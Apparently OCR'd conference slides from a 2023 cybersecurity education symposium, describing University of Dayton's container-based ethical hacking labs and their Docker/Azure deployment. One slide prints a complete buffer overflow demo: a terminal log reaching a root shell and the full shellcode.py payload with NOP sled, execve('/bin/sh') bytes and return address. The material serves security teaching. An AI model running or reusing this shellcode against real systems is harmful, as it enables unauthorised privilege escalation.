2023 CAE in Cybersecurity Symposium - CD Track

June 8-9, 2023, Seattle, WA

Container-based Ethical Application Hacking Hands-on Labs

Phu H. Phung

https://isseclab-udayton.github.io/

University of Dayton
Department of Computer Science


Why do Computer Science students, i.e., future Software Developers, should know hacking?

- Most developers do not think like a hacker [Credit: David A. Wheeler]
    - "How could this be attacked?"
    - Without a hacker mindset, developers normally focus only on the functionalities
        - Programming books/courses do not teach how to develop secure software
            - Thus, software is vulnerable

Lead to cyber attacks

A common software development example

- Checking login credentials:



Username: admin

Password: •••••

# a simple/simplified algorithm

1. get the input data (username/password)

2. compare the data with storage (file/DB)

3. return TRUE/FALSE


Coding + Testing => DONE

Software development: The most common mistake

- No input validation
  - Example - checking login credentials: do not validate the input data before using it
    - What could go wrong?

Real-world hacking experiences will help developers to understand and avoid/prevent the issues

Input validation vulnerability example: Buffer-overflow attacks




Username: admin

Password: •••••

Attacker can inject malicious code from input to exploit vulnerable programs

Buffer Overflow Attack Live Demo



```
root@VM: /home/seed/secad-pphung1/lectures/lecture5-secure-c/bufferoverflow 79x
seed@UbuntuVM:~/.../bufferoverflow$ ls -la myecho
-rwsr-xr-x 1 root root 8246 Jan 27 15:09 myecho
seed@UbuntuVM:~/.../bufferoverflow$ myecho PhuPhung-bufferoverflowdemo
PhuPhung-bufferoverflowdemo
seed@UbuntuVM:~/.../bufferoverflow$ whoami
seed
seed@UbuntuVM:~/.../bufferoverflow$ myecho $(python shellcode.py)
�������������������������������������������������������������������������������
�������������������������������������������������������������������������������
����������������������������������������������������������������1��F1�1��␖[1��C
��C
   �
    ��S
       �����/bin/sh8���
# whoami
root
# cat shellcode.py
print('\x90'*(222) +'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\x
c0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\
xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68' + '\x38\xeb\xff\xbf')#
# 
```

Demo video: https://youtu.be/RAawLvKa-U0

Hacking (not attacking) is not just to hack

- Hacking techniques help to
  - understand security system engineering, e.g.,: in buffer overflow attacks
    - reverse engineer/decompile binary program
    - debug a program, view/understand runtime memory layout
    - Understand and construct binary/hex code
  - defend against the possible vulnerabilities
  - design secure systems and write secure code

Ethical Application Hacking Hands-on Labs at the University of Dayton

- Within the Software Security/Language-based Security course in the Department of Computer Science
  - Students will learn the practice of software security
    - how to identify vulnerabilities in computer systems
      - white-hat hacker mindset !!!
    - how to defend against the possible vulnerabilities
  - Students can understand the principles of language-based security
    - how to design secure systems and write secure code

Our Current Ethical Hacking Hands-on Labs

- Data races: can you buy 2 cars of 30K with a balance of 30K?
- Java & Android Reserve Engineering & AspectJ Programming
- Buffer Overflow Attack (in C)
- Web Application Programming with PHP and MySQL
- Broken Authentication and Session Management
- From SQL Injection to Shell
- XSS and SQL Injection Attacks to File system
- CSRF Attack
- Web Application Administration and HTTPS

Hacking Hands-on Labs
Version 1: Virtual Machines

- Ready-to-use virtual machine images, e.g., SEED, PentesterLab
- Pros:
  - Students just need to load and run the virtual machines
- Cons:
  - Students have the root privilege and might need to do manually setup, e.g., disable buffer overflow protection
    - Not too interest because students can control the machine and view the code

Hacking Hands-on Labs
Version 2: A Simulated Virtual Environment

- Vulnerable servers or applications are deployed on a simulated virtual environment e.g., Cyber Range
- Pros:
  - No setup for students, no root privilege or source code control
- Cons:
  - Need IT staff support for setting up and maintaining
  - Only available in the virtual networking environment, e.g., on-campus

Hacking Hands-on Labs
Version 3: On the Cloud

- Vulnerable servers or applications are deployed on the Cloud, e.g., Azure
- Pros:
  - Like a real system, no setup for students, no root privilege or source code control
- Cons:
  - The instructor normally needs to setup everything
    - Example: A postdoctoral research fellow spent a couple of weeks to setup one lab on Azure

Version 4: Container-based Hacking Labs


- Motivation: Load-n-Play Hands-on Hacking Labs for instructors
  - Funded by Ohio Department of Higher Education, via Ohio CyberRange Institution, in collaboration with Strategic Ohio Council for Higher Education (SOCHE) and Wright State (WSU)
- Goals:
  - Pack the labs into containers, i.e., Docker images
    - No/minimum setup or configuration
    - Easy to customize or adapt with different levels
  - Load-n-Play deployment for instructors
    - Pull the code for container images (customized only needed)
    - Deploy and publish to the Cloud

Example: Container-based SQL Injection Lab on Azure

- Preparation (one time for all labs):
  - Tools: git, Docker
  - For Azure (different for other cloud services)
    - Have Azure CLI ready
    - Login and create a resource group and a context (only in one script)
- For each lab:
  - Create a registry, then push and release the code to deploy and publish a lab
    - Only in one script
  - In case of a problem (e.g., students hacked):
    - Restart the container using just one command


Demo: Container-based SQL Injection Lab on Azure

- Load-
  - `docker-compose up`



```
[+] Running 3/3
 - Group deploymenttoazureusingdockercompose  Created                                                     3.0s
 - minifacebook                               Created                                                    62.2s
 - mysqldb                                    Created                                                    62.2s
```

- -n-Play: https://bit.ly/caes-23-phung



picture: ruby

picture: cthulhu

No Copyright

Summary and Discussions

- Hacking techniques and security courses are important!
  - “Without a hacker mindset, developers normally focus only on the functionalities”
- Hacking techniques help to understand security system engineering, defend against the possible vulnerabilities, and design secure systems and write secure code
- Container-based Labs will help to spread the labs and promote hands-on ethical application hacking techniques

Our contributions and offers

- We dockerized existing labs and willing to publish these docker images
  - Can be deployed in any Docker environment, locally or on the Cloud (Azure)
- We developed lab instructions for instructors and students
  - Step-by-step hands-on instructions with clear learning objectives